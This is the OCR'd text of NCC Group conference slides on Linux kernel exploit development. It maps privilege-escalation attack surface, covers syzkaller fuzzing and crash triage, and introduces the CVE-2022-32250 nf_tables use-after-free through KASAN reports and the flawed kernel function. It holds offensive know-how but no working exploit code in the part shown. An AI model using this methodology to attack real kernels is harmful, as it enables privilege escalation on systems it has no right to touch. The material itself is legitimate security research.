

OFFENSIVECON

nccgroup



Exploit Engineering – Attacking the Linux Kernel



Introduction


/us

Exploit Development Group (EDG), part of NCC Group

- Cedric Halbronn @saidelike@infosec.exchange (@saidelike)
- Alex Plaskett @alexjplaskett
- Not present - Aaron Adams


Talk Aims

- Process of Linux kernel exploitation, tooling, techniques
- Challenges going beyond a PoC exploit
- Release libslub heap analysis tooling




Talk Overview

- Vulnerability Identification & Triage
- CVE-2022-32250 Overview
- Exploitation Techniques
- Debugging Tools
- Reliability and Scalability



Vulnerability Identification

LPE Attack Surface Mapping



- Core Linux kernel functionality is probably most well tested
- Changes and new functionality going on in:
  - Filesystem, Network, Socket Layer, io_uring, BPF, etc.
- BPF isn't really interesting anymore for > Ubuntu 20.04 (`unprivileged_bpf_disabled`)

[Image credit - makelinux](#)

Public Bugs Attack Surface

- Google kCTF recipes

CVE	Component
CVE-2021-4154	cgroup v1
CVE-2021-22600	net/packet
CVE-2022-0185	vfs fs_context
CVE-2022-27666	net ESP
CVE-2022-1055	tc sched
CVE-2022-29582	io_uring
CVE-2022-1116	io_uring
CVE-2022-29581	net/sched
CVE-2022-1786	io_uring
CVE-2022-2327	io_uring
CVE-2022-20409	io_uring

Unprivileged User Namespaces

- user, IPC, mount, network, pid, UTS, cgroup
- Enabled by default on Ubuntu `kernel.unprivileged_userns_clone = 1`
- CAP_SYS_ADMIN, CAP_NET_RAW, CAP_NET_ADMIN

Network Namespace

- tun, ipvlan, ppp, wireguard, bond, bridge, netfilter, openvswitch
- Network Devices:
  - l2tp, veth, wireguard, team, BareUDP, Caif, ipvtap, vcan, vxcan, dummy, vtf, ipoib, bond, rmnet, geneveve, gtp, ifb, ipvlan, ipvtap, macsec, macvlan, macvtap, nlmon, vsockmon, vxlan, virt_wifi, batadv, bridge, hsr, lowpan, vti6, ipip, ip6gre, sit, xfrm

```
2: team0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether d6:f2:77:6b:69:5d brd ff:ff:ff:ff:ff:ff
4: caif0: <POINTOPOINT,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/netrom
5: vcan0: <NOARP> mtu 72 qdisc noop state DOWN group default qlen 1000
    link/can
6: vxcan0@vxcan1: <NOARP,ECHO,M-DOWN> mtu 72 qdisc noop state DOWN group default qlen 1000
    link/can
```


Mount Namespace

- `FS_USERNS_MOUNT` which allows filesystems to be mounted in a user namespace
- A previous year's Ubuntu Pwn2Own bug was found in shiftfs

Filesystem	Source
Devpts	https://elixir.bootlin.com/linux/latest/source/fs/devpts/inode.c#L522
cgroup	https://elixir.bootlin.com/linux/latest/source/kernel/cgroup/cgroup.c#L2226
Fuse	https://elixir.bootlin.com/linux/latest/source/fs/fuse/inode.c#L1756
Binderfs	https://elixir.bootlin.com/linux/latest/source/drivers/android/binderfs.c#L812
OverlayFS	https://elixir.bootlin.com/linux/latest/source/fs/overlayfs/super.c#L2164
Proc	https://elixir.bootlin.com/linux/latest/source/fs/proc/root.c#L285
RamFS	https://elixir.bootlin.com/linux/latest/source/fs/ramfs/inode.c#L288
SysFS	https://elixir.bootlin.com/linux/latest/source/fs/sysfs/mount.c#L94
mqueue	https://elixir.bootlin.com/linux/latest/source/ipc/mqueue.c#L1675
shmem	https://elixir.bootlin.com/linux/latest/source/mm/shmem.c#L3895


Syzkaller Grammar Fuzzing (Internal Syzkaller)


- Make sure to be using configs from distro being targeted etc (as many kernel modules as possible)
- Distro specific functionality - shiftfs
- Identify gaps within the coverage maps
- Extending grammars
  - Syzkaller External Network
    Syzkaller USB fuzzing



Targeted Functionality Fuzzing

- Focused on certain area
  - netfilter
  - packet scheduler
  - OVS
- Threadripper 64 cores box
  - 28 VMs
  - 2 CPU
  - 4GB each
- Conntrack ASN.1 parser with libfuzzer (moving kernel code to userland)





Vulnerability Triage

Manual Triaging Crashes


- Time consuming but no other way
- Focus on ones which triggered KASAN (no null deref)
- File into our bug tracker anything which looks "interesting"


Syzbot Testcase Triage Automation

- Thousands of public crashes
  - Syzbot sends emails (bugs not always actioned)
- Gives ideas of areas to look at in more depth
  - Bug clustering
- Useful for kCTF and possibly Pwn2Own
- Automation to pull down crashing testcases and filter out interesting ones (e.g. heap corruption ones)
  - `syzbot_scrape.py` - Pull down testcases from syzbot. Allow filtering by "interesting" patterns
  - `ubuntu_analyze.py` - Execute them against Ubuntu to determine if the vuln affects it or not

Found Vulnerabilities

- Found with fuzzing/syzkaller
- 2 of them reproducible BUT patched a bit later
  - Heap Overflow CVE-2022-0185
  - OOB Write CVE-2022-0995
- 1 non reproducible UAF (CVE-2022-32250)
  - Manual triage allowed to determine root cause
  - Didn't get duped by others!





KASAN Report (CVE-2022-32250)

```
[ 85.432901] BUG: KASAN: use-after-free in nf_tables_bind_set+0x81b/0xa20
[ 85.433825] Write of size 8 at addr ffff8880286f0e98 by task poc/776
```

alloc:

```
nf_tables_bind_set+0x81b/0xa20
nft_lookup_init+0x463/0x620
nft_expr_init+0x13a/0x2a0
nft_set_elem_expr_alloc+0x24/0x210
nf_tables_newset+0x1b3f/0x2e40
```

free:

```
kfree+0xa7/0x310
nft_set_elem_expr_alloc+0x1b3/0x210
nf_tables_newset+0x1b3f/0x2e40
```

UAF:

```
__asan_report_store8_noabort+0x17/0x20 mm/kasan/report_generic.c:314
__list_add_rcu include/linux/rculist.h:84 [inline]
list_add_tail_rcu include/linux/rculist.h:128 [inline]
nf_tables_bind_set+0x81d/0x8f0 net/netfilter/nf_tables_api.c:4659
nft_lookup_init+0x560/0x6d0 net/netfilter/nft_lookup.c:148
```

Triaging Non-Reproducible Issues

- No magical solution, need manual analysis, time and perseverance
- Analysing source code where allocation/free/UAF happen
- Writing code snippets to instrument target code
- Try to infer vulnerability side effect
- Rinse and repeat

Interesting Fact About This Non-Reproducible Bug

- Noticed later that the bug was lying around on [Syzbot] since November 2021


```
==================================================================
BUG: KASAN: use-after-free in __list_add_valid+0x93/0xa0 lib/list_debug.c:26
Read of size 8 at addr ffff88804eb45740 by task syz-executor.2/24201

CPU: 1 PID: 24201 Comm: syz-executor.2 Not tainted 5.15.0-syzkaller #0
Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS Google 01/01/20
Call Trace:
 <TASK>
 __dump_stack lib/dump_stack.c:88 [inline]
 dump_stack_lvl+0xcd/0x134 lib/dump_stack.c:106
 print_address_description.constprop.0.cold+0x8d/0x320 mm/kasan/report.c:247
 __kasan_report mm/kasan/report.c:433 [inline]
 kasan_report.cold+0x83/0xdf mm/kasan/report.c:450
 __list_add_valid+0x93/0xa0 lib/list_debug.c:26
 __list_add_rcu include/linux/rculist.h:79 [inline]
 list_add_tail_rcu include/linux/rculist.h:128 [inline]
 nf_tables_bind_set+0x3df/0x870 net/netfilter/nf_tables_api.c:4643
 nft_dynset_init+0xcc3/0x2210 net/netfilter/nft_dynset.c:315
 nf_tables_newexpr net/netfilter/nf_tables_api.c:2750 [inline]
 nft_expr_init+0x13e/0x2d0 net/netfilter/nf_tables_api.c:2788
 nft_set_elem_expr_alloc+0x27/0x280 net/netfilter/nf_tables_api.c:5316
 nf_tables_newset+0x20e9/0x3360 net/netfilter/nf_tables_api.c:4417
 nfnetlink_rcv_batch+0x1710/0x25f0 net/netfilter/nfnetlink.c:513
 nfnetlink_rcv_skb_batch net/netfilter/nfnetlink.c:634 [inline]
 nfnetlink_rcv+0x3af/0x420 net/netfilter/nfnetlink.c:652
```

- Mentioned by @dvyukov after our report in July 2022

Dmitry Vyukov
@dvyukov

Interesting, syzbot found something very similar "KASAN: use-after-free Read in nf_tables_bind_set":
syzkaller.appspot.com/bug?extid=4bf3...
The report looks almost the same, but still hard to say if it's the same bug or not...

8:33 AM · Jul 5, 2022



CVE-2022-32250 Overview

nccgroup

CVE-2022-32250 As an Example

- High level concepts only detailed here to understand exploitation techniques and tools
- If you want more highly technical details: NCC blog, HITB2022 video and HITB2022 slides, Theori blog

```
struct nft_expr *nft_set_elem_expr_alloc(const struct nft_ctx *ctx,
                                          const struct nft_set *set,
                                          const struct nlattr *attr)
{
    struct nft_expr *expr;
    int err;

    expr = nft_expr_init(ctx, attr);
    if (IS_ERR(expr))
        return expr;
    err = -EOPNOTSUPP;
    if (!(expr->ops->type->flags & NFT_EXPR_STATEFUL))
        goto err_set_elem_expr;

    [...]
    return expr;

err_set_elem_expr:
    nft_expr_destroy(ctx, expr);
    return ERR_PTR(err);
}
```

Initializes expression first

Checks if expression is valid type second

Destroys immediately if type is wrong

netlink/nf_tables

